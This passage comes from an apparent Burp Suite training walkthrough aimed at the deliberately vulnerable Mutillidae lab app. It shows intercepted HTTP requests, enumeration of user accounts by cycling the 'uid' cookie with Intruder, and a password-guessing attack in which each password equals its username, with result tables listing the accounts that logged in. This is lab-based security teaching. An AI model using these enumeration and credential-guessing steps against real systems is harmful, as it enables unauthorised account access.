Referer: https://vuln.cxm/mutillidae/index.php?popUpNotificationCode=SL1&page=add-to-your-blog.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 82
Cookie: showhints=0; username=user; uid=30; PHPSESSID=hkkte7o9ln4apbcc282dauh464; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
csrf-token=7777&blog_entry=test&add-to-your-b-
```

Send to Spider Ctrl+S  
Do an active scan  
Do a passive scan  
**Send to Intruder Ctrl+I** ①  
Send to Repeater Ctrl+R  
Send to Sequencer Ctrl+Q  
Send to Comparer Ctrl+P  
Send to Decoder Ctrl+D  
Show response in browser Ctrl+3  
Request in browser ▶

**Response**

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Mon, 21 May 2018 03:12:56 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_Fusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v6.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Logged-In-User: user_3
Vary: Accept-Encoding
Content-Length: 46278
Connection: close
Content-Type: text/html
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/1999/f
<html>
<head>
<link rel="shortcut icon" href="/Images/favicon.ico" type="image/x-icon" />
<link rel="stylesheet" type="text/css" href="/styles/global-styles.css" />
<link rel="stylesheet" type="text/css" href="/styles/dssmoothmenu/dssmoothmenu.css" />
<link rel="stylesheet" type="text/css" href="/styles/dssmoothmenu/dssmoothmenu-v.css" />
```

3. Switch to "Intruder" > "Positions" tab.
4. Click on "Clear" button.
5. Select value of the field "uid", in 'Cookie' header, and click on "Add" button.
6. Choose the *attack type* as **Sniper**.

Burp Suite Professional v1.7.33 - burpTraining - licensed to Appsecco [single user license]

Burp Intruder Repeater Window Help

Comparer Extender Project options User options Alerts Headers Analyzer CSRF Random Header

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder

6 x 7 x 8 x 9 x 10 x 11 x 12 x 13 x 14 x ... ①

Target Positions Payloads Options ⑤

**Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper** ③

Start attack

POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: vuln.cxm
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://vuln.cxm/mutillidae/index.php?popUpNotificationCode=SL1&page=add-to-your-blog.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 82
Cookie: **showhints=0; username=user; uid=30; PHPSESSID=hkkte7o9ln4apbcc282dauh464; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada**
Connection: close
Upgrade-Insecure-Requests: 1
csrf-token=7777&blog\_entry=test&add-to-your-blog-php-submit-button=Save+Blog+Entry

Add § ②  
Clear § ②  
Auto §  
Refresh

④



## Intruder: Define Payload

1. Switch to "Intruder" > "Payloads" tab.
2. Choose the *payload type* as **Numbers**.
3. Scroll down to "Payload Options [Numbers]" section.
4. Enter values as visible in below screenshot:

The screenshot shows the "Payload Sets" configuration screen. At the top, there are tabs: Target, Positions, Payloads (which is selected), and Options. A "Start attack" button is located in the top right corner. The main area is titled "Payload Sets" with a help icon. It displays the following settings:


- Payload set:** 1 (highlighted with a yellow circle labeled 1)
- Payload count:** 100
- Payload type:** Numbers (highlighted with a yellow circle labeled 2)
- Request count:** 100

Below this, the "Payload Options [Numbers]" section is expanded. It includes:


- Number range** settings:
  - Type:** Sequential (radio button selected, highlighted with a yellow circle labeled 3)
  - From:** 1
  - To:** 100
  - Step:** 1
  - How many:** (grayed-out input field)
- Number format** settings:
  - Base:** Decimal (radio button selected, highlighted with a yellow circle labeled 4)
  - Min integer digits:** 2
  - Max integer digits:** 2
  - Min fraction digits:** 0
  - Max fraction digits:** 0
- Examples** section showing "01" and "21"

## Intruder: Configure Grep - Extract


1. Switch to "Intruder" > "Options" tab.
2. Scroll down to "Grep - Extract" section.
3. Select the checkbox labeled as "Extract the following items from responses".
4. Click on "Add" button.



5. In the "Define extract grep item" window, click on "Refetch response" button.
6. Enter the value `Logged-in-User` in search box.
7. Click on "+" icon.
8. Select the checkbox labeled as "Auto-scroll to match when text changes".




9. Highlight the username value by selecting its literal text, and click on "OK" button.



# Trigger Attack & Save Results

- Start the attack by clicking on "Start attack" button.




- Save the extracted usernames by clicking on "Save" > "Results table".

The screenshot shows the 'Results table' view in OWASP ZAP. The table lists various requests with columns for Status, Error, Timeout, Length, and '-User:'. A yellow box highlights the '-User:' column, which contains the extracted usernames: user\_3, admin, adrian, john, bryce, jeremy, samurai, jim, bobby, simba, dreveil, scotty, cal, john, kevin, dave, patches, rocky, tim, ABaker, PPan, CHook, james, user, ed, user1, user1, user1, user\_1, user\_2, user\_3, user\_4, user\_5, user\_6, user\_8, user\_7, user\_9, user\_10, user\_11, and user\_12.

		Status	Error	Timeout	Length	-User:	Comment
Request	Attack						
Result	Attack	Payloads	Options				
0		200	<input type="checkbox"/>	<input type="checkbox"/>	46875	user_3	
1	1	200	<input type="checkbox"/>	<input type="checkbox"/>	46718	admin	
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	47017	adrian	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	46905	john	
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	46526	bryce	
4	4	200	<input type="checkbox"/>	<input type="checkbox"/>	46801	jeremy	
6	6	200	<input type="checkbox"/>	<input type="checkbox"/>	46548	samurai	
7	7	200	<input type="checkbox"/>	<input type="checkbox"/>	46510	jim	
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	46529	bobby	
9	9	200	<input type="checkbox"/>	<input type="checkbox"/>	46531	simba	
10	10	200	<input type="checkbox"/>	<input type="checkbox"/>	46548	dreveil	
11	11	200	<input type="checkbox"/>	<input type="checkbox"/>	46534	scotty	
12	12	200	<input type="checkbox"/>	<input type="checkbox"/>	46517	cal	
13	13	200	<input type="checkbox"/>	<input type="checkbox"/>	47062	john	
14	14	200	<input type="checkbox"/>	<input type="checkbox"/>	46915	kevin	
15	15	200	<input type="checkbox"/>	<input type="checkbox"/>	46721	dave	
16	16	200	<input type="checkbox"/>	<input type="checkbox"/>	46539	patches	
17	17	200	<input type="checkbox"/>	<input type="checkbox"/>	46522	rocky	
18	18	200	<input type="checkbox"/>	<input type="checkbox"/>	46534	tim	
19	19	200	<input type="checkbox"/>	<input type="checkbox"/>	46542	ABaker	
20	20	200	<input type="checkbox"/>	<input type="checkbox"/>	46521	PPan	
21	21	200	<input type="checkbox"/>	<input type="checkbox"/>	46526	CHook	
22	22	200	<input type="checkbox"/>	<input type="checkbox"/>	46537	james	
23	23	200	<input type="checkbox"/>	<input type="checkbox"/>	47720	user	
24	24	200	<input type="checkbox"/>	<input type="checkbox"/>	46699	ed	
25	25	200	<input type="checkbox"/>	<input type="checkbox"/>	46520	user1	
26	26	200	<input type="checkbox"/>	<input type="checkbox"/>	46691	user1	
27	27	200	<input type="checkbox"/>	<input type="checkbox"/>	46862	user1	
28	28	200	<input type="checkbox"/>	<input type="checkbox"/>	46531	user_1	
29	29	200	<input type="checkbox"/>	<input type="checkbox"/>	46531	user_2	
30	30	200	<input type="checkbox"/>	<input type="checkbox"/>	47047	user_3	
31	31	200	<input type="checkbox"/>	<input type="checkbox"/>	46531	user_4	
32	32	200	<input type="checkbox"/>	<input type="checkbox"/>	46531	user_5	
33	33	200	<input type="checkbox"/>	<input type="checkbox"/>	46531	user_6	
34	34	200	<input type="checkbox"/>	<input type="checkbox"/>	46531	user_8	
35	35	200	<input type="checkbox"/>	<input type="checkbox"/>	46531	user_7	
36	36	200	<input type="checkbox"/>	<input type="checkbox"/>	46531	user_9	
37	37	200	<input type="checkbox"/>	<input type="checkbox"/>	46542	user_10	
38	38	200	<input type="checkbox"/>	<input type="checkbox"/>	46542	user_11	
39	39	200	<input type="checkbox"/>	<input type="checkbox"/>	46542	user_12	

- In the "Save results table" window, select the columns that you wish to extract values from, and click on "Save" button.



# Password Guessing Attack via 'Copy other payload'

**Scenario:** Check if a user account exists for which password is same as the username.

1. In Mutillidae, go to the login page by clicking on "Login/Register" link.

2. Ensure Burp is in intercept mode.
3. Login to the Mutillidae application.
4. Intercept the login request and, assuming that usernames have already been enumerated, send the request to `Intruder`.

5. Mark the payload positions and choose an appropriate *attack type* (*Pitchfork* in this case).

6. Choose *payload type* as 'Simple list' for the `username` input field, and load enumerated username list.

Burp Suite Professional v1.7.33 - burpTraining - licensed to Appsecco [single user license]

Burp Intruder Repeater Window Help

Decoder Comparer Extender Project options User options Alerts Headers Analyzer CSRF Random Header

Target **Proxy** Spider Scanner Intruder Repeater Sequencer

6 × 7 × 8 × 9 × 10 × 11 × 12 × 13 × 14 × 15 × ...

Target Positions Payloads Options

**Payload Sets** Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 101

Payload type: Simple list Request count: 0

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Add Enter a new item Add from list ...

user\_3  
admin  
adrian  
john  
bryce  
jeremy  
samurai

7. To test the scenario where **username** and **password** are same, select `copy other payload` option and set the value for '`Copy from position`' payload option as **1**, for `password` input field.

Burp Suite Professional v1.7.33 - OWASP\_Top10\_Assignment - licensed to Appsecco [single user license]

Decoder Comparer Extender Project options User options Alerts Headers Analyzer CSRF

Target Proxy Spider Scanner Intruder Repeater Sequencer

1 ...

Target Positions Payloads Options

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload type: 2

Start attack

**Payload Options [Copy other payload]**

This payload type copies the value of the current payload at another payload position. It can be used with attack types that have multiple payload sets.

Copy from position: 3

**Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Edit Remove Up Down


**Payload Encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: `.A=<>?+&*;"\0|\^`

**Note:** To perform the test against a separate list of passwords, select `payload type` as 'Simple list' and load the desired password list.

8. Go to `Intruder > Options > Grep - Extract` and identify the position to extract usernames returned by the server. If a user is successfully logged-in, then username passed in the request would match the username returned in the server's response, otherwise the two usernames would not match (as per the current system's behavior).



9. Go to **Intruder > Options > Grep - Match** and enter a unique text, say '*Logged In User*' that identifies server response for a valid login scenario.

Burp Suite Professional v1.7.33 - burpTraining - licensed to Appsecco [single user license]

Burp Intruder Repeater Window Help

Decoder	Comparer	Extender	Project options	User options	Alerts	Headers Analyzer	CSRF	Random Header
Target	Proxy	Spider	Scanner	Intruder	Repeater			Sequencer

6 × 7 × 8 × 9 × 10 × 11 × 12 × 13 × 14 × 15 × ...

Target Positions Payloads Options 1

**Request Headers**  
These settings control whether Intruder updates the configured request headers during attacks.

- Update Content-Length header
- Set Connection: close

**Request Engine**  
These settings control the engine used for making HTTP requests when performing attacks.

Number of threads: 5  
Number of retries on network failure: 3  
Pause before retry (milliseconds): 2000  
Throttle (milliseconds):  Fixed 0  
 Variable: start 0 step 30000  
Start time:  Immediately  
 In 10 minutes  
 Paused

**Attack Results**  
These settings control what information is captured in attack results.

- Store requests
- Store responses
- Make unmodified baseline request
- Use denial-of-service mode (no results)
- Store full payloads

**Grep - Match**  
These settings can be used to flag result items containing specified expressions.

2  Flag result items with responses matching these expressions:

Paste Logged In User:  
Load ...  
Remove  
Clear  
4 Add Logged In User: 3

Match type:  Simple string  
 Regex

10. Check the status of the column as set in step #6 (above).

Intruder attack 12

Attack Save Columns

Result Target Positions Payloads Options

Filter: Showing all items

	Request	Payload1	Payload2	Status	Error	Timeout	Length	Logged In User	-User	Comment
0				200	<input type="checkbox"/>	<input type="checkbox"/>	47290	<input checked="" type="checkbox"/>	user_16	
1		user_3	user_3	302	<input type="checkbox"/>	<input type="checkbox"/>	47379	<input checked="" type="checkbox"/>	user_3	
2		admin	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	47372	<input type="checkbox"/>	admin	
3		adrian	adrian	200	<input type="checkbox"/>	<input type="checkbox"/>	47280	<input checked="" type="checkbox"/>	user_3	
4		john	john	200	<input type="checkbox"/>	<input type="checkbox"/>	47275	<input type="checkbox"/>	admin	
5		bryce	bryce	200	<input type="checkbox"/>	<input type="checkbox"/>	47275	<input type="checkbox"/>	admin	
6		jeremy	jeremy	200	<input type="checkbox"/>	<input type="checkbox"/>	47275	<input type="checkbox"/>	admin	
7		samurai	samurai	302	<input type="checkbox"/>	<input type="checkbox"/>	47395	<input checked="" type="checkbox"/>	samurai	
8		jim	jim	200	<input type="checkbox"/>	<input type="checkbox"/>	47296	<input checked="" type="checkbox"/>	samurai	
9		bobby	bobby	200	<input type="checkbox"/>	<input type="checkbox"/>	47296	<input checked="" type="checkbox"/>	samurai	
10		simba	simba	200	<input type="checkbox"/>	<input type="checkbox"/>	47296	<input checked="" type="checkbox"/>	samurai	
11		drevell	drevell	200	<input type="checkbox"/>	<input type="checkbox"/>	47296	<input checked="" type="checkbox"/>	samurai	
12		scotty	scotty	200	<input type="checkbox"/>	<input type="checkbox"/>	47296	<input checked="" type="checkbox"/>	samurai	
13		cal	cal	200	<input type="checkbox"/>	<input type="checkbox"/>	47296	<input checked="" type="checkbox"/>	samurai	
14		john	john	200	<input type="checkbox"/>	<input type="checkbox"/>	47296	<input checked="" type="checkbox"/>	samurai	
15		kevin	kevin	200	<input type="checkbox"/>	<input type="checkbox"/>	47296	<input checked="" type="checkbox"/>	samurai	
16		dave	dave	200	<input type="checkbox"/>	<input type="checkbox"/>	47296	<input checked="" type="checkbox"/>	samurai	
17		patches	patches	200	<input type="checkbox"/>	<input type="checkbox"/>	47296	<input checked="" type="checkbox"/>	samurai	
18		rocky	rocky	200	<input type="checkbox"/>	<input type="checkbox"/>	47296	<input checked="" type="checkbox"/>	samurai	
19		tim	tim	200	<input type="checkbox"/>	<input type="checkbox"/>	47296	<input checked="" type="checkbox"/>	samurai	
20		ABaker	ABaker	200	<input type="checkbox"/>	<input type="checkbox"/>	47296	<input checked="" type="checkbox"/>	samurai	
21		PPan	PPan	200	<input type="checkbox"/>	<input type="checkbox"/>	47296	<input checked="" type="checkbox"/>	samurai	
22		CHook	CHook	200	<input type="checkbox"/>	<input type="checkbox"/>	47296	<input checked="" type="checkbox"/>	samurai	
23		james	james	200	<input type="checkbox"/>	<input type="checkbox"/>	47296	<input checked="" type="checkbox"/>	samurai	
24		user	user	302	<input type="checkbox"/>	<input type="checkbox"/>	47365	<input checked="" type="checkbox"/>	user	
25		ed	ed	200	<input type="checkbox"/>	<input type="checkbox"/>	47268	<input checked="" type="checkbox"/>	user	
26		user1	user1	302	<input type="checkbox"/>	<input type="checkbox"/>	47366	<input checked="" type="checkbox"/>	user1	
27		user1	user1	302	<input type="checkbox"/>	<input type="checkbox"/>	47368	<input checked="" type="checkbox"/>	user1	
28		user1	user1	302	<input type="checkbox"/>	<input type="checkbox"/>	47368	<input checked="" type="checkbox"/>	user1	
29		user_1	user_1	302	<input type="checkbox"/>	<input type="checkbox"/>	47379	<input checked="" type="checkbox"/>	user_1	
30		user_2	user_2	302	<input type="checkbox"/>	<input type="checkbox"/>	47379	<input checked="" type="checkbox"/>	user_2	
31		user_3	user_3	302	<input type="checkbox"/>	<input type="checkbox"/>	47379	<input checked="" type="checkbox"/>	user_3	
32		user_4	user_4	302	<input type="checkbox"/>	<input type="checkbox"/>	47379	<input checked="" type="checkbox"/>	user_4	
33		user_5	user_5	302	<input type="checkbox"/>	<input type="checkbox"/>	47379	<input checked="" type="checkbox"/>	user_5	
